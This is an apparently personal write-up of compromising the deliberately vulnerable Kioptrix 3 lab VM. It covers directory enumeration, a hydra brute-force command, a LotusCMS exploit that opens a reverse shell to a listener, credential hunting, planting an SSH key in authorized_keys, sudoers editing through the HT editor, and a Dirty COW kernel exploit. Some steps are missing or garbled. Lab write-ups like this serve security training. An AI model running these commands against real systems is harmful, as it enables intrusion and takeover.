


# Port 80 (HTTP)


## 1. Feroxbuster enumerated some dirs

301	9l	31w	351c	http://192.168.1.95/cache
301	9l	31w	350c	http://192.168.1.95/core
403	10l	33w	323c	http://192.168.1.95/data
200	6l	30w	23126c	http://192.168.1.95/favicon.ico
301	9l	31w	353c	http://192.168.1.95/gallery
200	39l	190w	1819c	http://192.168.1.95/index.php
301	9l	31w	353c	http://192.168.1.95/modules
301	9l	31w	356c	http://192.168.1.95/phpmyadmin
403	10l	33w	332c	http://192.168.1.95/server-status
301	9l	31w	351c	http://192.168.1.95/style
200	1l	2w	18c	http://192.168.1.95/update.php

## 2. Found a webpage




## 3. Proceed to Blog, found a username



- loneferret

## 4. Proceed to Login,

- Running on LotusCMS



- Tried SQLi, failed


- Tried LFi, failed
5. Bruteforce user **loneferret**

```
hydra -l loneferret -P /usr/share/wordlists/rockyou.txt 192.168.1.95 http-post-form "/index.php?system=Admin&page=loginSubmit:username=^USER^&password=^PASS^:Incorrect username or password." -o "/root/vulnHub/kioptrix3/192.168.1.95/scans/tcp80/tcp_80_http_auth_hydra.txt"
```

- Failed
6. Search for exploits for LotusCMS, Found 2
- <https://packetstormsecurity.com/files/122161/LotusCMS-3.0-PHP-Code-Execution.html> ↗
  - <https://github.com/Hood3dRob1n/LotusCMS-Exploit> ↗
7. Exploit & obtain www-data shell

```
python lotus_eval.py <target IP> <Directory> <Listening Host> <Listening Port>



python lotus_eval.py 192.168.1.95 / 192.168.1.1 4444
```



# Privilege Escalation to loneferret via creds found in file

1. Find credentials to phymyadmin

```
grep -Rnw /home/www/kioptrix3.com/* -ie "Incorrect" --color=always 2>/dev/null
```



2. View **/gconfig.php**

```
cat /home/www/kioptrix3.com/gallery/gconfig.php
```



```
root@Kioptrix3:/home/loneferret# root
root@Kioptrix3:/home/loneferret#
ht 2.0.18 (POSIX) 07:26:02 on Apr 16 2011
(c) 1999-2004 Stefan Weyergraf
(c) 1999-2009 Sebastian Biallas <sb@biallas.net>
appname = ht
config = /home/loneferret/.htcfg2
couldn't load configuration file, using defaults
error loading file /home/loneferret/AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

6. Copy over ssh key & ssh into root

```
echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQDeiQIVUawX98au7XzxT8GIdr2FNcZxtxpyDU/namDaT0Crzz89eCREUAI9q7DgaaImpg07Tuhaq5w96VmjMctIvRCXhipldxIsBCE
VE5v4E1T8YpLdMhZHVLTESaHBTpnx3uTeQurjVKVwiGjgazfp8NkGk9UTmHLBqjc6XUvYifpEKuSUPzb9+TuwyCyoyWeM6iRyy2f+1xRqeca7PIsPtp7nKwcpDzMCH9uXM
KZFXBU4GedcDgL5rFMWONq6GdivuY+oflxlukJrnFn8Y/roNqjtwntXKnV+dkCXji8zLly7V1nt7W3U+kLzUgem3uso18RCoCTJLf+XlrF0PGuiuiGP3zZVuadrYm5VdDwb
g0SUcUL3Zu+FU1W1wC2QE0EhhgBWxrwBQuIZiq4rFRo9RuxoFl42YyFgGugmV405/ROAXypR+M7vT5JnUt/7Zs4Y2lmapKY8rS93EPZIfurBCzB2YUNyNBbrZHxYxj/5I9i
LqdRPvyI22NoRTz7U9s= root@kali" > .ssh/authorized_keys
```

7. Flags

```
(root@kali) ~/vulnHub/kioptrix3/192.168.1.95/exploit
└─$ ssh root@192.168.1.95 -i /root/.ssh/id_rsa
Last login: Mon Apr 18 11:29:13 2011
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
root@Kioptrix3:~# cd /root
root@Kioptrix3:~# ls
Congrats.txt  ht-2.0.18
root@Kioptrix3:~# cat Congrats.txt
Good for you for getting here.
Regardless of the matter (staying within the spirit of the game of course)
you got here, congratulations are in order. Wasn't that bad now was it.

Went in a different direction with this VM. Exploit based challenges are
nice. Helps workout that information gathering part, but sometimes we
need to get our hands dirty in other things as well.
Again, these VMs are beginner and not intended for everyone.
Difficulty is relative, keep that in mind.

The object is to learn, do some research and have a little (legal)
fun in the process.

I hope you enjoyed this third challenge.

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Credit needs to be given to the creators of the gallery webapp and CMS used
for the building of the Kioptrix VM3 site.

Main page CMS:
http://www.lotuscms.org

Gallery application:
Gallarific 2.1 - Free Version released October 10, 2009
http://www.gallarific.com
Vulnerable version of this application can be downloaded
from the Exploit-DB website:
http://www.exploit-db.com/exploits/15891/

The HT Editor can be found here:
http://hte.sourceforge.net/downloads.html
And the vulnerable version on Exploit-DB here:
http://www.exploit-db.com/exploits/17083/

Also, all pictures were taken from Google Images, so being part of the
public domain I used them.
```

Privilege Escalation to Root - 2 via SUDO

1. Edit the /etc/sudoers file with HT editor

```
sudo ht
ALT + F > Open > /etc/sudoers
```

```
X
n
/etc/sudoers
files
/..
/.gnupg
/.ssh
/perl
*checksec.sh
*linpeas.sh
.bash_history
.bash_logout
.bashrc
.htcfg2
.nano_history
<UP-DIR>
<SUB-DIR>
<SUB-DIR>
<SUB-DIR>
26275
476162
11926
220
2940
1681
15
dr-xr-xrwx
d-----rwx
dr-xr-xrwx
dr-xr-xrwx
-r-xrwxrwx
-r-xr-xrwx
-r--r--rw-
-r--r--rw-
-r--r--rw-
-r--r--rw-
-----rw-
Apr 16 2>
now -1m:42
now -25min
now -59min
Jan 12 2>
Sep 29 2>
now -12min
Apr 11 2>
Apr 11 2>
now -7min
Apr 16 2>
mode autodetect v
```

2. Delete !/usr from !/usr/bin/su

```
# User privilege specification
root    ALL=(ALL) ALL
loneferret ALL=NOPASSWD: /bin/su, /usr/local/bin/ht
```

3. Save & Exit

```
ALT + F > Save > Quit
```

```
loneferret@Kioptrix3:~$ sudo -l
User loneferret may run the following commands on this host:
(root) NOPASSWD: /bin/su
(root) NOPASSWD: /usr/local/bin/ht
```



4. Switch to root

```
sudo /bin/su
```

```
loneferret@Kioptrix3:~$ sudo /bin/su
root@Kioptrix3:/home/loneferret# whoami
root
root@Kioptrix3:/home/loneferret#
```

# Privilege Escalation to Root - 3 via Kernel Exploit

1. Ran linpeas

```
OS: Linux version 2.6.24-24-server (buildd@palmer) (gcc version 4.2.4 (Ubuntu 4.2.4-1ubuntu4)) #1 SMP Tue Jul 7 20:21:17 UTC 2009
User & Groups: uid=1000(loneferret) gid=100(users) groups=100(users)
Hostname: Kioptrix3
Writable folder: /dev/shm
[+] /bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)
[+] /bin/nc is available for network discover & port scanning (linpeas can discover hosts and scan ports, learn more with -h)
```

- Linux version 2.6.24

2. Search for exploits

- <https://www.exploit-db.com/exploits/40839>

3. Transfer exploit to target & exploit

```
gcc -pthread dirty.c -o dirty -lcrypt
```

```
loneferret@Kioptrix3:/tmp$ gcc -pthread 40839.c -o dirty -lcrypt
40839.c:193:2: warning: no newline at end of file
loneferret@Kioptrix3:/tmp$ ls
40839.c  dirty  linpeas  linpeas.sh  strings.out  tmp.YeGeX30080  write  xHULblMg20  yJMKXoXQdF
loneferret@Kioptrix3:/tmp$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fioaKmuWSeBhQ:0:0:pwned:/root:/bin/bash

mmap: b7fe0000
```

4. Switch user to firefart & access root files

```
loneferret@Kioptrix3:/tmp$ su firefart
Password:
firefart@Kioptrix3:/tmp# whoami
firefart
firefart@Kioptrix3:/tmp# cd /root
firefart@Kioptrix3:~# ls
Congrats.txt  ht-2.0.18
firefart@Kioptrix3:~# s
```

Tags: #tcp/80-http/cms/exploit #tcp/80-http/rce #linux-priv-esc/linux-creds-found #linux-priv-esc/vulnerable-bin